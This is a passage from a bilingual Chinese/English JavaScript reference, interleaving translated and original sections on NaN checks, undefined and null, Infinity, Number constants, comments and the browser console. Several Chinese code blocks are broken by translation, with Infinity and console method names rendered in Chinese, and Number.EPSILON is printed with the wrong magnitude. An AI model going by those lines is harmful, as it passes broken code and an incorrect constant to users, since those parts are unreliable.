转换为字符串，然后转换为数字；这就是为什么 isNaN([]) 和 isNaN([34]) 都返回 false，但 isNaN([1, 2]) 和 isNaN([true]) 都返回 true：因为它们分别被转换为 ""、"34"、"1,2" 和 "true"。一般来说，除非数组只包含一个元素且该元素的字符串表示可以转换为有效数字，否则 isNaN() 会将数组视为 NaN。

版本 ≥ 6
Number.isNaN()

在 ECMAScript 6 中，Number.isNaN() 函数的实现主要是为了避免 window.isNaN() 强制将参数转换为数字的问题。Number.isNaN() 确实不会在测试之前尝试将值转换为数字。这也意味着，只有类型为数字且值为 NaN 的情况下才返回 true（基本上意味着只有 Number.isNaN(NaN) 会返回 true）。

摘自 ECMA-262 20.1.2.4：

当调用带有一个参数 number 的 Number.isNaN 时，将执行以下步骤：

1. 如果 Type(number) 不是数字，则返回 false。
2. 如果数字是 NaN，返回 true。
3. 否则，返回 false。

一些示例：

```
// 唯一的
Number.isNaN(NaN); // true

// 数字
Number.isNaN(1); // false
Number.isNaN(-2e-4); // false
Number.isNaN(Infinity); // false

// 非数字类型的值
Number.isNaN(true); // false
Number.isNaN(false); // false
Number.isNaN(null); // false
Number.isNaN(""); // false
Number.isNaN(" "); // false
Number.isNaN("45.3"); // false
Number.isNaN("1.2e3"); // false
Number.isNaN("Infinity"); // false
Number.isNaN(new Date); // false
Number.isNaN("10$"); // false
Number.isNaN("hello"); // false
Number.isNaN(undefined); // false
Number.isNaN(); // false
Number.isNaN(function(){}) // false
Number.isNaN({}); // false
Number.isNaN([]); // false
Number.isNaN([1]); // false
Number.isNaN([1, 2]); // false
Number.isNaN([true]); // false
```

第3.3节：NaN

NaN 代表“不是一个数字”。当 JavaScript 中的数学函数或操作无法返回一个具体的数字时，它会返回值 NaN。

to a string, then to a number; this is the reason why `isNaN([])` and `isNaN([34])` both return `false`, but `isNaN([1, 2])` and `isNaN([true])` both return `true`: because they get converted to "", "34", "1,2" and "true" respectively. In general, an array is considered **NaN** by `isNaN()` unless it only holds one element whose string representation can be converted to a valid number.

Version ≥ 6
Number.isNaN()

In ECMAScript 6, the `Number.isNaN()` function has been implemented primarily to avoid the problem of `window.isNaN()` of forcefully converting the parameter to a number. `Number.isNaN()`, indeed, **doesn't try to convert** the value to a number before testing. This also means that **only values of the type number, that are also NaN, return true** (which basically means only `Number.isNaN(NaN)`).

From [ECMA-262 20.1.2.4](#):

When the `Number.isNaN` is called with one argument `number`, the following steps are taken:

1. If `Type(number)` is not `Number`, return `false`.
2. If `number` is `NaN`, return `true`.
3. Otherwise, return `false`.

Some examples:

```
// The one and only
Number.isNaN(NaN); // true

// Numbers
Number.isNaN(1); // false
Number.isNaN(-2e-4); // false
Number.isNaN(Infinity); // false

// Values not of type number
Number.isNaN(true); // false
Number.isNaN(false); // false
Number.isNaN(null); // false
Number.isNaN(""); // false
Number.isNaN(" "); // false
Number.isNaN("45.3"); // false
Number.isNaN("1.2e3"); // false
Number.isNaN("Infinity"); // false
Number.isNaN(new Date); // false
Number.isNaN("10$"); // false
Number.isNaN("hello"); // false
Number.isNaN(undefined); // false
Number.isNaN(); // false
Number.isNaN(function(){}) // false
Number.isNaN({}); // false
Number.isNaN([]); // false
Number.isNaN([1]); // false
Number.isNaN([1, 2]); // false
Number.isNaN([true]); // false
```

Section 3.3: NaN

NaN 代表“不是一个数字。”当 JavaScript 中的数学函数或操作无法返回一个具体的数字时，它会返回值 NaN。

它是全局对象的一个属性，并且是对Number.NaN的引用。

```
window.hasOwnProperty('NaN'); // true  
NaN; // NaN
```

可能令人困惑的是，NaN仍然被视为一个数字。

```
typeof NaN; // 'number'
```

不要使用相等运算符检查NaN。请改用isNaN。

```
NaN == NaN // false  
NaN === NaN // false
```

第3.4节：undefined和null

乍一看，null和undefined似乎基本相同，但实际上存在细微且重要的区别。

undefined是在编译器中表示值的缺失，因为本应有值的地方没有赋值，比如未赋值的变量情况。

- undefined是一个全局值，表示未赋值的缺失。
 - `typeof undefined === 'undefined'`
- null 是一个表示变量被显式赋值为“无值”的对象。
 - `typeof null === 'object'`

将变量设置为undefined意味着该变量实际上不存在。一些过程，例如JSON序列化，可能会剥离对象中的undefined属性。相比之下，null属性将被保留，因此你可以明确表达“空”属性的概念。

以下表达式的结果为undefined：

- 声明变量但未赋值时（即已定义）
 - `let foo;
console.log('是undefined吗？', foo === undefined);
// 是undefined吗? true`
- 访问不存在的属性的值
 - `let foo = { a: 'a' };
console.log('是undefined吗？', foo.b === undefined);
// 是undefined吗? true`
- 不返回值的函数的返回值
 - `function foo() { return; }
console.log('是未定义吗?', foo() === undefined);
// 是未定义吗? true`
- 声明了但在函数调用中被省略的函数参数的值
 - `function foo(param) {
console.log('是未定义吗?', param === undefined);
}
foo('a');
foo();
// 是未定义吗? false
// 是未定义吗? true`

It is a property of the global object, and a reference to [Number.NaN](#)

```
window.hasOwnProperty('NaN'); // true  
NaN; // NaN
```

Perhaps confusingly, **NaN** is still considered a number.

```
typeof NaN; // 'number'
```

Don't check for **NaN** using the equality operator. See `isNaN` instead.

```
NaN == NaN // false  
NaN === NaN // false
```

Section 3.4: undefined and null

At first glance it may appear that **null** and **undefined** are basically the same, however there are subtle but important differences.

undefined is the absence of a value in the compiler, because where it should be a value, there hasn't been put one, like the case of an unassigned variable.

- **undefined** is a global value that represents the absence of an assigned value.
 - `typeof undefined === 'undefined'`
- **null** is an object that indicates that a variable has been explicitly assigned "no value".
 - `typeof null === 'object'`

Setting a variable to **undefined** means the variable effectively does not exist. Some processes, such as JSON serialization, may strip **undefined** properties from objects. In contrast, **null** properties indicate will be preserved so you can explicitly convey the concept of an "empty" property.

The following evaluate to **undefined**:

- A variable when it is declared but not assigned a value (i.e. defined)
 - `let foo;
console.log('is undefined?', foo === undefined);
// is undefined? true`
- Accessing the value of a property that doesn't exist
 - `let foo = { a: 'a' };
console.log('is undefined?', foo.b === undefined);
// is undefined? true`
- The return value of a function that doesn't return a value
 - `function foo() { return; }
console.log('is undefined?', foo() === undefined);
// is undefined? true`
- The value of a function argument that is declared but has been omitted from the function call
 - `function foo(param) {
console.log('is undefined?', param === undefined);
}
foo('a');
foo();
// is undefined? false
// is undefined? true`

`undefined` 也是全局 `window` 对象的一个属性。

```
// 仅在浏览器中
console.log(window.undefined); // undefined
window.hasOwnProperty('undefined'); // true
```

版本 < 5

在 ECMAScript 5 之前，你实际上可以将 `window.undefined` 属性的值更改为任何其他值，这可能会导致所有东西崩溃。

第 3.5 节：Infinity 和 -Infinity

```
1 / 0; // Infinity
// 等等！什么？
```

`Infinity` 是全局对象的一个属性（因此是一个全局变量），表示数学上的无穷大。它是对 `Number.POSITIVE_INFINITY` 的引用

它比任何其他值都大，你可以通过除以 0 或计算一个溢出的超大数字表达式来获得它。这实际上意味着 JavaScript 中没有除以 0 的错误，只有 `Infinity`！

还有 `-Infinity`，表示数学上的负无穷大，它比任何其他值都小。

要得到 `-Infinity`，你可以对 `Infinity` 取反，或者引用 `Number.NEGATIVE_INFINITY`。

```
- (Infinity); // -Infinity
```

现在让我们通过一些例子来玩玩：

```
Infinity > 123192310293; // true
-无穷大 < -123192310293; // true
1 / 0; // 无穷大
Math.pow(123123123, 9123192391023); // 无穷大
Number.MAX_VALUE * 2; // 无穷大
23 / 无穷大; // 0
-无穷大; // -无穷大
-无穷大 === Number.NEGATIVE_INFINITY; // true
-0; // -0, 语言中确实存在负零
0 === -0; // true
1 / -0; // -无穷大
1 / 0 === 1 / -0; // false
无穷大 + 无穷大; // 无穷大

var a = 0, b = -0;

a === b; // true
1 / a === 1 / b; // false

// 尝试你自己的！
```

第3.6节：数字常量

`Number` 构造函数有一些内置常量，非常有用

```
Number.MAX_VALUE; // 1.7976931348623157e+308
Number.MAX_SAFE_INTEGER; // 9007199254740991
```

`undefined` 也是全局 `window` 对象的一个属性。

```
// Only in browsers
console.log(window.undefined); // undefined
window.hasOwnProperty('undefined'); // true
Version < 5
```

Before ECMAScript 5 you could actually change the value of the `window.undefined` property to any other value potentially breaking everything.

Section 3.5: Infinity and -Infinity

```
1 / 0; // Infinity
// Wait! WHAAAT?
```

`Infinity` is a property of the global object (therefore a global variable) that represents mathematical infinity. It is a reference to `Number.POSITIVE_INFINITY`

It is greater than any other value, and you can get it by dividing by 0 or by evaluating the expression of a number that's so big that overflows. This actually means there is no division by 0 errors in JavaScript, there is `Infinity`!

There is also `-Infinity` which is mathematical negative infinity, and it's lower than any other value.

To get `-Infinity` you negate `Infinity`, or get a reference to it in `Number.NEGATIVE_INFINITY`.

```
- (Infinity); // -Infinity
```

Now let's have some fun with examples:

```
Infinity > 123192310293; // true
-Infinity < -123192310293; // true
1 / 0; // Infinity
Math.pow(123123123, 9123192391023); // Infinity
Number.MAX_VALUE * 2; // Infinity
23 / Infinity; // 0
-Infinity; // -Infinity
-Infinity === Number.NEGATIVE_INFINITY; // true
-0; // -0, yes there is a negative 0 in the language
0 === -0; // true
1 / -0; // -Infinity
1 / 0 === 1 / -0; // false
Infinity + Infinity; // Infinity

var a = 0, b = -0;

a === b; // true
1 / a === 1 / b; // false

// Try your own!
```

Section 3.6: Number constants

The `Number` constructor has some built in constants that can be useful

```
Number.MAX_VALUE; // 1.7976931348623157e+308
Number.MAX_SAFE_INTEGER; // 9007199254740991
```

```
Number.MIN_VALUE; // 5e-324  
Number.MIN_SAFE_INTEGER; // -9007199254740991  
  
Number.EPSILON; // 0.0000000000000220446049250313  
  
Number.POSITIVE_INFINITY; // Infinity  
Number.NEGATIVE_INFINITY; // -Infinity  
  
Number.NaN; // NaN
```

在许多情况下，JavaScript中的各种运算符在值超出范围
(Number.MIN_SAFE_INTEGER, Number.MAX_SAFE_INTEGER)时会失效

注意，Number.EPSILON表示1与大于1的最小Number之间的差值，
因此也是两个不同Number值之间可能的最小差异。使用它的一个原因是由于
JavaScript存储数字的方式，详见检查两个数字的相等性

第3.7节：返回NaN的操作

对非数字值进行数学运算是会返回NaN。

```
"b" * 3  
"cde" - "e"  
[1, 2, 3] * 2
```

一个例外：单个数字数组。

```
[2] * [3] // 返回 6
```

另外，记住 + 运算符用于字符串连接。

```
"a" + "b" // 返回 "ab"
```

零除以零返回 NaN。

```
0 / 0 // NaN
```

注意：在数学中（与 JavaScript 编程不同），除以零通常是不可能的。

第3.8节：返回 NaN 的数学库函数

通常，传入非数字参数的 Math 函数会返回 NaN。

```
Math.floor("a")
```

负数的平方根返回 NaN，因为Math.sqrt不支持虚数或复数
数字。

```
Math.sqrt(-1)
```

```
Number.MIN_VALUE; // 5e-324  
Number.MIN_SAFE_INTEGER; // -9007199254740991  
  
Number.EPSILON; // 0.0000000000000220446049250313  
  
Number.POSITIVE_INFINITY; // Infinity  
Number.NEGATIVE_INFINITY; // -Infinity  
  
Number.NaN; // NaN
```

In many cases the various operators in JavaScript will break with values outside the range of
(Number.MIN_SAFE_INTEGER, Number.MAX_SAFE_INTEGER)

Note that Number.EPSILON represents the difference between one and the smallest Number greater than one, and
thus the smallest possible difference between two different Number values. One reason to use this is due to the
nature of how numbers are stored by JavaScript see Check the equality of two numbers

Section 3.7: Operations that return NaN

Mathematical operations on values other than numbers return NaN.

```
"b" * 3  
"cde" - "e"  
[1, 2, 3] * 2
```

An exception: Single-number arrays.

```
[2] * [3] // Returns 6
```

Also, remember that the + operator concatenates strings.

```
"a" + "b" // Returns "ab"
```

Dividing zero by zero returns NaN.

```
0 / 0 // NaN
```

Note: In mathematics generally (unlike in JavaScript programming), dividing by zero is not possible.

Section 3.8: Math library functions that return NaN

Generally, Math functions that are given non-numeric arguments will return NaN.

```
Math.floor("a")
```

The square root of a negative number returns NaN, because Math.sqrt does not support [imaginary](#) or [complex](#)
numbers.

```
Math.sqrt(-1)
```

第4章：注释

第4.1节：使用注释

为了添加注释、提示或排除某些代码不被执行，JavaScript 提供了两种注释代码行的方法

单行注释//

从//开始直到行尾的所有内容都不会被执行。

```
function elementAt( event ) {  
    // 从事件坐标获取元素  
    return document.elementFromPoint(event.clientX, event.clientY);  
}  
// TODO: 编写更多酷炫的内容！
```

多行注释 /**/

从开始的 /* 到结束的 */ 之间的所有内容都会被排除执行，即使开始和结束在不同的行上。

```
/*  
从事件坐标获取元素。  
用法示例：  
var clickedEl = someEl.addEventListener("click", elementAt, false);  
*/  
function elementAt( event ) {  
    return document.elementFromPoint(event.clientX, event.clientY);  
}  
/* TODO: 写更有用的注释！ */
```

第4.2节：在JavaScript中使用HTML注释（不良做法）

HTML注释（可选前置空白）也会导致浏览器忽略同一行的代码，尽管这被认为是**不良做法**。

带有 HTML 注释起始序列 (<!--) 的一行注释：

注意：JavaScript 解释器在这里忽略了 HTML 注释的结束字符 (--)。

```
<!-- 单行注释。  
<!-- --> 与使用 `//` 相同，因为  
<!-- --> 结束的 `-->` 被忽略。
```

这种技术可以在旧代码中看到，用于隐藏不支持 JavaScript 的浏览器中的 JavaScript 代码：

```
<script type="text/javascript" language="JavaScript">  
<!--  
/* 任意的 JavaScript 代码。  
老旧浏览器会将其  
视为 HTML 代码。 */  
// -->
```

Chapter 4: Comments

Section 4.1: Using Comments

To add annotations, hints, or exclude some code from being executed JavaScript provides two ways of commenting code lines

Single line Comment //

Everything after the // until the end of the line is excluded from execution.

```
function elementAt( event ) {  
    // Gets the element from Event coordinates  
    return document.elementFromPoint(event.clientX, event.clientY);  
}  
// TODO: write more cool stuff!
```

Multi-line Comment /**/

Everything between the opening /* and the closing */ is excluded from execution, even if the opening and closing are on different lines.

```
/*  
Gets the element from Event coordinates.  
Use like:  
var clickedEl = someEl.addEventListener("click", elementAt, false);  
*/  
function elementAt( event ) {  
    return document.elementFromPoint(event.clientX, event.clientY);  
}  
/* TODO: write more useful comments! */
```

Section 4.2: Using HTML comments in JavaScript (Bad practice)

HTML comments (optionally preceded by whitespace) will cause code (on the same line) to be ignored by the browser also, though this is considered **bad practice**.

One-line comments with the HTML comment opening sequence (<!--):

Note: the JavaScript interpreter ignores the closing characters of HTML comments (--) here.

```
<!-- A single-line comment.  
<!-- --> Identical to using `//` since  
<!-- --> the closing `-->` is ignored.
```

This technique can be observed in legacy code to hide JavaScript from browsers that didn't support it:

```
<script type="text/javascript" language="JavaScript">  
<!--  
/* Arbitrary JavaScript code.  
Old browsers would treat  
it as HTML code. */  
// -->
```

```
</script>
```

HTML 结束注释也可以在 JavaScript 中使用（独立于开始注释），位于一行开头（可选地前面有空白），此时它也会导致该行剩余部分被忽略：

--> 无法到达的 JS 代码

这些事实也被利用，使页面可以先作为 HTML 调用自身，然后作为 JavaScript 调用。例如：

```
<!--  
self.postMessage('reached JS "file"');  
/*  
-->  
<!DOCTYPE html>  
<script>  
var w1 = new Worker('#1');  
w1.onmessage = function (e) {  
    console.log(e.data); // 'reached JS "file"  
};  
</script>  
<!--  
*/  
-->
```

当运行 HTML 时，所有位于 `<!--` 和 `-->` 注释之间的多行文本都会被忽略，因此其中包含的 JavaScript 在作为 HTML 运行时也会被忽略。

然而，作为 JavaScript，虽然以`<!--`和`-->`开头的行会被忽略，但它们的作用并不是跨过多行进行转义，因此紧随其后的行（例如`self.postMessage(...)`）在作为 JavaScript 运行时不会被忽略，至少直到遇到由`/*`和`*/`标记的 JavaScript 注释为止。上述示例中使用了这样的 JavaScript 注释来忽略剩余的 HTML 文本（直到同样作为 JavaScript 被忽略的`-->`）。

```
</script>
```

An HTML closing comment can also be used in JavaScript (independent of an opening comment) at the beginning of a line (optionally preceded by whitespace) in which case it too causes the rest of the line to be ignored:

--> Unreachable JS code

These facts have also been exploited to allow a page to call itself first as HTML and secondly as JavaScript. For example:

```
<!--  
self.postMessage('reached JS "file"');  
/*  
-->  
<!DOCTYPE html>  
<script>  
var w1 = new Worker('#1');  
w1.onmessage = function (e) {  
    console.log(e.data); // 'reached JS "file"  
};  
</script>  
<!--  
*/  
-->
```

When run a HTML, all the multiline text between the `<!--` and `-->` comments are ignored, so the JavaScript contained therein is ignored when run as HTML.

As JavaScript, however, while the lines beginning with `<!--` and `-->` are ignored, their effect is not to escape over *multiple* lines, so the lines following them (e.g., `self.postMessage(...)`) will not be ignored when run as JavaScript, at least until they reach a *JavaScript* comment, marked by `/*` and `*/`. Such JavaScript comments are used in the above example to ignore the remaining *HTML* text (until the `-->` which is also ignored as JavaScript).

第5章：控制台

通过调试/网页控制台显示的信息是通过多个[consoleJavaScript](#)对象的方法提供的
[console Javascript](#)对象可以通过[console.dir\(console\)](#)进行查询。除了[console.memory](#)属性外，显示的方法通常包括以下内容（摘自Chromium的输出）：

- [assert](#)
- [clear](#)
- [count](#)
- [debug](#)
- [dir](#)
- [dirxml](#)
- [error](#)
- [group](#)
- [groupCollapsed](#)
- [groupEnd](#)
- [信息](#)
- [日志](#)
- [标记时间线](#)
- [分析](#)
- [分析结束](#)
- [表格](#)
- [计时](#)
- [计时结束](#)
- [时间戳](#)
- [时间线](#)
- [时间线结束](#)
- [跟踪](#)
- [警告](#)

打开控制台

在大多数当前浏览器中，JavaScript 控制台已作为开发者工具中的一个标签集成。下面列出的快捷键将打开开发者工具，之后可能需要切换到正确的标签页。

Chrome

打开 Chrome 的“控制台”面板（开发者工具）：

- Windows / Linux：以下任一选项。

- **[Ctrl] + [Shift] + [J]**
- **[Ctrl] + [Shift] + [I]**，然后点击“网页控制台”标签，或按

ESC 切换控制台的开关

- **[F12]** 然后点击“控制台”标签或按

ESC 切换控制台的开关

- Mac 操作系统：**命令键 (Cmd) + 选项键 (Opt) + [J]**

火狐浏览器

Chapter 5: Console

The information displayed by a [debugging/web console](#) is made available through the multiple [methods of the console Javascript object](#) that can be consulted through [console.dir\(console\)](#). Besides the [console.memory](#) property, the methods displayed are generally the following (taken from Chromium's output):

- [assert](#)
- [clear](#)
- [count](#)
- [debug](#)
- [dir](#)
- [dirxml](#)
- [error](#)
- [group](#)
- [groupCollapsed](#)
- [groupEnd](#)
- [info](#)
- [log](#)
- [markTimeline](#)
- [profile](#)
- [profileEnd](#)
- [table](#)
- [time](#)
- [timeEnd](#)
- [timeStamp](#)
- [timeline](#)
- [timelineEnd](#)
- [trace](#)
- [warn](#)

Opening the Console

In most current browsers, the JavaScript Console has been integrated as a tab within Developer Tools. The shortcut keys listed below will open Developer Tools, it might be necessary to switch to the right tab after that.

Chrome

Opening the “Console” panel of Chrome’s **DevTools**:

- Windows / Linux: any of the following options.

- **[Ctrl] + [Shift] + [J]**
- **[Ctrl] + [Shift] + [I]**, then click on the “Web Console” tab **or** press **ESC** to toggle the console on and off
- **[F12]**, then click on the “Console” tab **or** press **ESC** to toggle the console on and off

- Mac OS: **Cmd + Opt + J**

Firefox

在 Firefox 的开发者工具中打开“控制台”面板：

- Windows / Linux：以下任一选项。

- **[Ctrl] + [Shift] + [K]**

- **[Ctrl] + [Shift] + [I]**, 然后点击“网页控制台”标签，或按

[ESC] 切换控制台的开关

- **[F12]**, 然后点击“网页控制台”标签，或按

[ESC] 切换控制台的开关

- Mac 操作系统：**[命令键 (Cmd)] + [选项键 (Opt)] + [K]**

Edge 和 Internet Explorer

在 F12 开发者工具中打开“控制台”面板：

- **[F12]**, 然后点击“控制台”标签

Safari

在 Safari 的“控制台”面板中打开 Safari 的

偏好设置中必须先启用开发菜单

Opening the “Console” panel in Firefox's **Developer Tools**:

- Windows / Linux: any of the following options.

- **[Ctrl] + [Shift] + [K]**

- **[Ctrl] + [Shift] + [I]**, then click on the “Web Console” tab **or** press **[ESC]** to toggle the console on and off

- **[F12]**, then click on the “Web Console” tab **or** press **[ESC]** to toggle the console on and off

- Mac OS: **[Cmd] + [Opt] + [K]**


Edge and Internet Explorer

Opening the “Console” panel in the **F12 Developer Tools**:

- **[F12]**, then click on the “Console” tab

Safari

Opening the “Console” panel in Safari's **Web Inspector** you must first enable the develop menu in Safari's Preferences



然后你可以从菜单中选择“开发->显示错误控制台”或按下

$\text{⌘} + \text{Option} + \text{C}$

Opera浏览器

在Opera中打开“控制台”：


- $\text{Ctrl} + \text{Shift} + \text{I}$ 然后点击“控制台”标签

兼容性

当使用或模拟Internet Explorer 8或更早版本（例如通过兼容性视图/企业模式）时，只有在开发者工具激活时，控制台才会被定义，因此console.log()语句可能会引发异常并阻止代码执行。为缓解此问题，可以在记录日志之前检查控制台是否可用：

```
if (typeof window.console !== 'undefined')
{
  console.log("Hello World");
}
```

或者在脚本开始时，您可以判断控制台是否可用，如果不可用，则定义一个空函数来捕获所有



Then you can either pick "Develop->Show Error Console" from the menus or press $\text{⌘} + \text{Option} + \text{C}$

Opera

Opening the “Console” in opera:

- $\text{Ctrl} + \text{Shift} + \text{I}$, then click on the “Console” tab

Compatibility

When using or emulating Internet Explorer 8 or earlier versions (e.g. through Compatibility View / Enterprise Mode) the console will **only** be defined when the Developer Tools are active, so `console.log()` statements can cause an exception and prevent code from executing. To mitigate this, you can check to see if the console is available before you log:

```
if (typeof window.console !== 'undefined')
{
  console.log("Hello World");
}
```

Or at the start of your script you can identify if the console is available and if not, define a null function to catch all

引用并防止异常。

```
if (!window.console)
{
  console = {log: function() {}};
}
```

请注意，这个第二个示例将停止所有控制台日志，即使开发者窗口已经打开。

使用这个第二个示例将阻止使用其他函数，例如console.dir(obj)，除非特别添加该功能。

浏览器的调试控制台或[网页控制台](#)通常由开发者用来识别错误、理解执行流程、记录数据以及在运行时进行许多其他操作。此信息通过[console](#)对象访问。

第5.1节：测量时间 - `console.time()`

`console.time()`可用于测量代码中某个任务运行所需的时间。

调用`console.time([label])`会启动一个新的计时器。当调用`console.timeEnd([label])`时，会计算并记录自最初调用`.time()`以来经过的时间，单位为毫秒。基于此行为，你可以调用`.timeEnd()`多次使用相同的标签来记录自最初调用`.time()`以来的经过时间。

示例1：

```
console.time('响应时间');

alert('点击继续');
console.timeEnd('响应时间');

alert('再来一次');
console.timeEnd('响应时间');
```

将输出：

```
响应时间: 774.967毫秒
响应时间: 1402.199毫秒
```

示例 2：

```
var 元素 = document.getElementsByTagName('*'); //选择页面上的所有元素

console.time('循环时间');

for (var i = 0; i < 5000; i++) {
  for (var j = 0, 长度 = 元素.length; j < 长度; j++) {
    // 无操作 ...
  }
}

console.timeEnd('循环时间');
```

将输出：

```
循环时间: 40.716毫秒
```

of your references and prevent exceptions.

```
if (!window.console)
{
  console = {log: function() {}};
}
```

Note this second example will stop **all** console logs even if the developer window has been opened.

Using this second example will preclude use of other functions such as `console.dir(obj)` unless that is specifically added.

A browser's debugging console or [web console](#) is generally used by developers to identify errors, understand flow of execution, log data and for many other purpose at runtime. This information is accessed through the [console](#) object.

Section 5.1: Measuring time - `console.time()`

`console.time()` can be used to measure how long a task in your code takes to run.

Calling `console.time([label])` starts a new timer. When `console.timeEnd([label])` is called, the elapsed time, in milliseconds, since the original `.time()` call is calculated and logged. Because of this behavior, you can call `.timeEnd()` multiple times with the same label to log the elapsed time since the original `.time()` call was made.

Example 1:

```
console.time('response in');

alert('Click to continue');
console.timeEnd('response in');

alert('One more time');
console.timeEnd('response in');
```

will output:

```
response in: 774.967ms
response in: 1402.199ms
```

Example 2:

```
var elms = document.getElementsByTagName('*'); //select all elements on the page

console.time('Loop time');

for (var i = 0; i < 5000; i++) {
  for (var j = 0, length = elms.length; j < length; j++) {
    // nothing to do ...
  }
}

console.timeEnd('Loop time');
```

will output:

```
Loop time: 40.716ms
```

第5.2节：格式化控制台输出

控制台的许多打印方法也可以处理类似C语言的字符串格式化，使用%标记：

```
console.log('%s 有 %d 分', 'Sam', 100);
```

显示 Sam 有 100 分。

JavaScript 中格式说明符的完整列表是：

说明符	输出
%s	将值格式化为字符串
%i 或 %d	将值格式化为整数
%f	将值格式化为浮点数
